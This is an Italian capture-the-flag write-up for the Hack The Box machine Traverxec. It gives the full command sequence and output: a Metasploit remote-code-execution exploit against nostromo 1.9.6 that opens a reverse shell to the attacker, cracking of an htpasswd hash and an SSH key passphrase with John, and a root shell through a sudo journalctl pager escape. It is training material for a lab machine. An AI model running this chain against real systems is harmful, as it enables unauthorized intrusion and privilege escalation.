

# TRAVERXEC | Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.165
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 12:02 CET
Nmap scan report for 10.10.10.165
Host is up (0.057s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp    open  http     nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.09 seconds
```

Avendo soltanto due porte aperte dopo un nmap standard (in caso non riesca ad andare avanti farò una full scan), andiamo a visitare sul browser la porta 80:



Dopo aver ispezionato il sito web, non avendo trovato nulla, ho provato a cercare su Google, qualora vi fossero exploit per nostromo 1.9.6, trovando questo:

[https://www.rapid7.com/db/modules/exploit/multi/http/nostromo\\_code\\_exec](https://www.rapid7.com/db/modules/exploit/multi/http/nostromo_code_exec)

Apriamo quindi msfconsole, e testiamo l'exploit (impostando come LHOST il nostro indirizzo e RHOSTS l'indirizzo della macchina vittima):

```
      =[ metasploit v5.0.76-dev                               ]
+ -- --=[ 1973 exploits - 1088 auxiliary - 339 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

msf5 > use exploit/multi/http/nostromo_code_exec
msf5 exploit(multi/http/nostromo_code_exec) > set LHOST 10.10.15.14
LHOST => 10.10.15.14
msf5 exploit(multi/http/nostromo_code_exec) > set RHOSTS 10.10.10.165
RHOSTS => 10.10.10.165
msf5 exploit(multi/http/nostromo_code_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.14:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.15.14:4444 -> 10.10.10.165:34742) at 2020-10-10 10:10:10
2 +0100
whoami

www-data
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
whoami
whoami
www-data
$
```

Andando dentro la directory del sito troviamo il file di configurazione di nostromo (in /var/nostromo/conf), nel quale è presente il percorso contenente una password di accesso:

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername                traverxec.htb
serverlisten              *
serveradmin               david@traverxec.htb
serverroot                /var/nostromo
servermimes               conf/mimes
docroot                   /var/nostromo/htdocs
docindex                  index.html

# LOGS [OPTIONAL]

logpid                    logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                      www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                  .htaccess
htpasswd                  /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                    /var/nostromo/icons
```

Apriamo il file .htpasswd e troviamo:

```
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```


Con John è possibile craccarla:

```
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me      (david)
1g 0:00:03:26 DONE (2020-03-26 12:28) 0.004832g/s 51114p/s 51114c/s 51114C/s Noyoudo..November
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

La password non funziona né via ssh né con il comando su. Se però torniamo al file di configurazione di prima, troviamo in fondo il percorso "public\_www", quindi con ls proviamo ad interrogarlo:

```
www-data@traverxec:/home/david$ ls public_www
ls public_www
index.html  protected-file-area
```

Quindi, proviamo a collegarci a <http://10.10.10.165/~david/protected-file-area/>, e quando ci vengono chieste le credenziali inseriamo quelle che abbiamo:

A screenshot of a web browser's authentication dialog box. The title bar says "Authentication Required". The main text says "http://10.10.10.165 is requesting your username and password. The site says: 'David's Protected File Area. Keep out!'". There are two input fields: "User Name:" with the text "david" and "Password:" with a masked password of ten dots. At the bottom right are "Cancel" and "OK" buttons.

Authentication Required

http://10.10.10.165 is requesting your username and password. The site says: "David's Protected File Area. Keep out!"

User Name: david

Password: .....

Cancel OK

## Index of /david/public\_www/protected-file-area/

Type	Filename	Last Modified	Size
	<a href="#">backup-ssh-identity-files.tgz</a>	Fri, 25 Oct 2019 17:02:59 EDT	1915

nostromo 1.9.6 at 10.10.10.165 Port 80

Abbiamo quindi un backup di una chiave ssh. Prendiamo dunque la chiave privata, e proviamo a collegarci via ssh. La chiave è però criptata.

Bene, occorre decriptarla, e per questo compito useremo ssh2john per convertirla in un formato leggibile da John:

```
root@unknown:~/Desktop# /usr/share/john/ssh2john.py id_rsa > key.txt
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt key.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter          (id_rsa)
1g 0:00:00:05 42.01% (ETA: 13:25:53) 0.1992g/s 1221Kp/s 1221Kc/s 1221KC/s l1evame1
Session aborted
```

Ottimo! La password è hunter. Otteniamo quindi la shell come david e la user flag:

```
root@unknown:~/Desktop# ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux travexec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Thu Mar 26 08:20:30 2020 from 10.10.14.222
david@travexec:~$ ls
bin public_www user.txt
david@travexec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
```

Dentro la home di david troviamo il file server-stats.sh:

```
david@travexec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

Nell'ultima riga vediamo l'esecuzione del programma journalctl come sudo (amministratore).

<https://gtfobins.github.io/gtfobins/journalctl/>

Su Gtfobins, troviamo come possono essere utilizzati i binari come exploit.

In questo caso, è sufficiente eseguire il comando e digitare “!/bin/sh”:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Thu 2020-03-26 07:36:49 EDT, end at Thu 2020-03-26 08:37:33 EDT. --
Mar 26 07:48:27 traverxec su[1156]: FAILED SU (to david) www-data on none
Mar 26 08:16:10 traverxec su[1555]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pt
Mar 26 08:16:11 traverxec su[1555]: FAILED SU (to david) www-data on pts/7
Mar 26 08:36:24 traverxec sudo[1915]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tt
Mar 26 08:36:33 traverxec sudo[1915]: www-data : command not allowed ; TTY=pts/10 ; PWD=/usr/bin ; USER=root
!/bin/sh
# ls
journalctl -n5 server-stats.head server-stats.sh
# whoami
root
# cd /root
# ls
nostromo_1.9.6-1.deb root.txt
# cat root.txt
9aa36a6d76f785dfd320a478f6e0d906
```

Otteniamo così la shell e la root flag!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>